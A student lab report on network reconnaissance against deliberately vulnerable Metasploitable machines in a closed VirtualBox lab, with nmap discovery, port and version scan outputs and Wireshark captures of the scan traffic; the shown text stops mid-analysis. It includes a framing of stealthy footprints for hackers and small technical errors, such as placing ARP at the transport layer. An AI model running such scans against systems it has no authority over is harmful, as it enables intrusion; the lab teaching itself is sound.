Recon on Metasploitable

Devin Trejo

devin.trejo@temple.edu

Date: 2/27/2016

Contents

I. Summary

Today, we look more in depth into NMAP, a popular open-source security scanner. We are interested in analyzing the accuracy of NMAP, as well as the network footprint seen when using some of its more popular scripts. To begin we create a network of six Virtual-Box machines which consist of three Metasploitable Linux, one Kali Linux, one Ubuntu 14.04, and one Centos 7 machines. We find the banner information gathered from a NMAP scan to be accurate if a machine's security is not properly configured. Using Wireshark we analyze the amount of packets sent during a full version scan to be 182 KB over 123.54 seconds or 1.47 KB/sec. Next we use a Python program to exploit the Simple Mail Transfer Protocol (SMTP) to gather a list of known users on a server. We have success in validity emails on our Metasploitable virtual machine.

II. Introduction

NMAP is commonly used to begin information gathering on a given network. The NMAP program is interfaced via the command line interface (CLI) and has number of included network scans.

Table 1: NMAP Scans


Scan Type	Scan Flag
Probe Only (host discovery)	-sP
SYN Scan	-sS
TCP Connect Scan	-sT
UDP Scan	-sU
Version Scan	-sV
-O	OS Detection
Custom	--scan flags <flags>

In this experiment we will look into the Probe Only, a 100 port scan, and a full version scan. We are interested into looking at the run-time of these scans, and bandwidth usage of these scans.

After investigating a network using NMAP we shift over to using the information gathered to exploit the respective machines. In particular we look at Metasploitable since it ships with several known exploits. The second chapter of the assignment has us coding a script that will interact with a server of the SMTP to perform even more information gathering. We use the SMTP to look for known users on any given server running a mail server instance.

III. Discussion

We start by creating an environment inside of virtual box with multiple clients which we can attempt to exploit. We create multiple instances of Metasploitable for this test. We also install an instance of the latest versions of Linux including Ubuntu 14.04.4 LTS and Centos 7 to see how they compare with their Linux Metasploitable counterpart.



intrusion_nonetwork

- intrusion_metasploitable0 — Running
- intrusion_kali — Running
- intrusion_metasploitable1 — Running
- intrusion_metasploitable2 — Running
- intrusion_macx0 — Powered Off
- intrusion_windows98 — Powered Off
- intrusion_ubuntu0 — Running
- intrusion_centos0 — Running

General

Name: intrusion_centos0
Operating System: Red Hat (64-bit)
Groups: intrusion_nonetwork

System

Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Preview

Display

Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] CentOS-7-x86_64-Minimal-1511.iso (603.00 MB)
Controller: SATA
SATA Port 0: intrusion_centos0.vdi (Normal, 40.00 GB)

Audio

Host Driver: Windows DirectSound


Figure 1: VirtualBox Intrusion Test Environment

We also configuration our host machine to run a DHCP server so that it distributes IPv4 addresses out to the client machines. The inclusion of a DHCP server helps simulate a real network infrastructure.

Part 1 Kali Tools

NMAP Scanning

The first step in this intrusion test is to scan all the hosts within the local area network. To run a probe only scan with now probing of any ports we can use NMAP with the *'-sP'* flag. Running the scan is similar to looking at a machine's address resolution table (ARP). The exception between the two approaches is that NMAP will actively look for the computers within the specified IP range. NMAP using a combination of internet control message protocol (ICMP) echo request packets and "multiple TCP SYN/ACK, UDP, SCTP INIT" [1]. The results produces by the NMAP host discovery scan will more accurately show the status of connected devices in the scanned IP range.



```
root@kali:~# nmap -sP 10.10.10.100-255

Starting Nmap 7.01 ( https://nmap.org ) at 2016-02-22 13:02 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or speci
fy valid servers with --dns-servers
Nmap scan report for 10.10.10.100
Host is up (0.00018s latency).
MAC Address: 08:00:27:EA:5F:0D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.101
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 10.10.10.102
Host is up (0.0013s latency).
MAC Address: 08:00:27:0A:C4:EE (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.104
Host is up (0.0013s latency).
MAC Address: 08:00:27:42:4B:FC (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.105
Host is up (0.0013s latency).
MAC Address: 08:00:27:BE:90:E1 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.106
Host is up (0.0013s latency).
MAC Address: 08:00:27:32:6D:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.103
Host is up.
Nmap done: 156 IP addresses (7 hosts up) scanned in 1.49 seconds
root@kali:~# 
```


Figure 2: NMAP Host Discovery Scan

In our NMAP host discovery scan we see six hosts are online including the Kali Linux instance whose IPv4 address is 10.10.10.103. A table of the lists of hosts is shown below. We also provide the actual kernel and expected Linux version as seen when running NMAP with the OS prediction.

Table 2: Virtual Box Host-Only Network (6 Hosts on Network)

Client #	Hostname	Linux Kernel Version	NMAP Predicted Kernel	MAC Address	IPv4 Address
0	Metasploitable0	2.6.24.16-server	Linux 2.6.X	08:00:27:0a:c4:ee	10.10.10.102
1	Metasploitable1	2.6.24.16-server	Linux 2.6.X	08:00:27:ea:5f:0d	10.10.10.100
2	Metasploitable2	2.6.24.16-server	Linux 2.6.X	08:00:27:42:4b:fc	10.10.10.104
3	Ubuntu 14.04.4 LTS	4.2.0-27-generic	Too Many Fingerprints	08:00:27:be:90:e1	10.10.10.105
4	Centos 7	3.10.0-327.el7.x86_64	Linux 3.X|4.X	08:00:27:32:6d:5b	10.10.10.106
5	Kali Linux	4.3.0-kalil-686-pae	Too Many Fingerprints	08:00:27:94:5b:ba	10.10.10.103

Next we want to see if any of the machines within our network have known exploits we can take advantage of. Again using NMAP we can do an aggressive scan using the *'-nF'* flags to probe the 100 most popular ports within our list of non-hosts. The *'-n'* flag is included to disable reserve IP address lookups so a warning of reverse DNS is not shown.




```
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 08:00:27:42:4B:FC (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.105
Host is up (0.00043s latency).
All 100 scanned ports on 10.10.10.105 are closed
MAC Address: 08:00:27:BE:90:E1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.106
Host is up (0.00045s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:32:6D:5B (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.103
Host is up (0.0000020s latency).
All 100 scanned ports on 10.10.10.103 are closed

Nmap done: 156 IP addresses (7 hosts up) scanned in 3.58 seconds
root@kali:~#
```

Figure 3: NMAP 100 Popular Port Scan

In this NMAP scan we can see a list of ports open for transmission across all our clients. Our Kali Linux (client5) instance itself was scanned by NMAP but no common ports were open. Our Centos 7 instance appears to have a webserver running on http port 80[1] as well as accepting ssh connections over port 22. Our Ubuntu Instance (client 3) is a bit more secure not running any services upon a clean installation. Now, we introduce our Metasploitable instances. We can see from the NMAP output that Metasploitable has all sorts of open ports running various services which we can investigate to see if there are any known exploits available.


The next NMAP scan we can run is to find what versions of services are running on our various clients. The NMAP flag *'-nsV'* allows for scanning of all ports on a machine using some smart tools to try and determine what versions are installed and running. For example, the http (apache) version running on our Centos 7 client is most likely a more updated version of Apache than the one installed on the Metasploitable instance. The Metasploitable OS is designed to use decrepitated software with various known exploits. Running the version check scan across our network produces the following NMAP output.

[1] I intentionally installed httpd on the Centos 7 machine for demonstration. On the contrary, the open-ssh instance was preinstalled with the installation.



```
Nmap scan report for 10.10.10.104
Host is up (0.00011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:42:4B:FC (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

Nmap scan report for 10.10.10.105
Host is up (0.00014s latency).
All 1000 scanned ports on 10.10.10.105 are closed
MAC Address: 08:00:27:BE:90:E1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.106
Host is up (0.00015s latency).
```

Figure 4: NMAP Version Scan Metasploitable



```
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:42:4B:FC (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

Nmap scan report for 10.10.10.105
Host is up (0.00014s latency).
All 1000 scanned ports on 10.10.10.105 are closed
MAC Address: 08:00:27:BE:90:E1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.106
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS))
MAC Address: 08:00:27:32:6D:5B (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.103
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.10.10.103 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 156 IP addresses (7 hosts up) scanned in 123.34 seconds
root@kali:~#
```


Figure 5: NMAP Version Scan Centos 7

The output of the NMAP scan shows our Centos 7 machine scan as well as our Metasploitable scan. As expected the Apache version running on Metasploitable older than version shipped with the Centos 7 repos. Centos 7 running a newer version is reassuring since Centos 7 is an enterprise class Linux distribution. Having older software bundled into their repositories would not fare well with their customers. Also note that the OpenSSH version running on the Metasploitable client is 1.9 versions behind Centos's.

Wireshark Analysis of NMAP Scans.

While performing the various NMAP scan we also tracked the packets sent out. Having knowledge of the amount of packets sent out in any NMAP scan is useful for an incognito hacker who wants to leave behind a small footprint.

First let us analyze the packets sent during a NMAP discovery scan. To limit the amount of packets seen in the Wireshark dump we filter the results so the source address or mac address originate from our Kali Linux instance.



*VirtualBox Host-Only Network (not port 3389)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
ip.src == 10.10.10.103 or eth.addr == 08:00:27:94:5b:ba

No.   Time Time d/dt Source             Destination        Protocol Lengt Info
   15 14…  0.000000 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.101? T…
   16 14…  0.000026 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.101? T…
   17 14…  0.000021 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.102? T…
   18 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.102? T…
   19 14…  0.000008 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.104? T…
   20 14…  0.000005 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.104? T…
   21 14…  0.000007 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.105? T…
   22 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.105? T…
   23 14…  0.000007 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.106? T…
   24 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.106? T…
   25 14…  0.000018 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.107? T…
   26 14…  0.000005 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.107? T…
   27 14…  0.000014 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.108? T…
   28 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.108? T…
   29 14…  0.000014 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.109? T…
   30 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.109? T…
   31 14…  0.000012 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.110? T…
   32 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.110? T…
   33 14…  0.000013 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.111? T…
   34 14…  0.000004 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.111? T…
   35 14…  0.002672 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.114? T…
   36 14…  0.000012 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.114? T…
   37 14…  0.000009 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.115? T…
   38 14…  0.000005 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.115? T…
   39 14…  0.000006 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP      60 Who has 10.10.10.116? T…

> Frame 15: 60 bytes on wire (480 bits), 60 bytes captu…
> Ethernet II, Src: 08:00:27:94:5b:ba, Dst: ff:ff:ff:ff…
> Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 08 00  27 94 5b ba 08 06 00 01   ........ '.[.....
0010  08 00 06 04 00 01 08 00  27 94 5b ba 0a 0a 0a 67   ........ '.[....g
0020  00 00 00 00 00 00 0a 0a  0a 65 00 00 00 00 00 00   ........ .e......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

wireshark_pcapng_AD25176E-A54A-4957-B060-BEC2CC9F08FF_20160222142420_a08868 | Packets: 635 · Displayed: 610 (96.1%) | Profile: Default
```

Figure 6: Wireshark Dump of NMAP Discovery Scan

In a discovery sweep we see that NMAP utilizing the ARP protocol to broadcast a message to all clients with a “Who has 10.10.10.[100-255]”. Any client on the network should respond to the ARP request that it can be located at the questioned IPv4 address. Note that this occurs at the transport layer of the TCP/IP stack so there are not IPv4 address associated with these ARP request packets.


Next we use Wireshark to monitor network traffic when conducting a popular port scan. This scan should be more involved since NMAP will actively try to scan a list of known service ports at random.


*VirtualBox Host-Only Network (not port 3389)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
ip.src == 10.10.10.103 or eth.addr == 08:00:27:94:5b:ba

No.      Time  Time d/dt  Source             Destination        Protocol  Lengt Info
     610 14…   0.000005 08:00:27:94:5b:ba  ff:ff:ff:ff:ff:ff  ARP       60 Who has 10.10.10.255? Tell 10.10.10.103
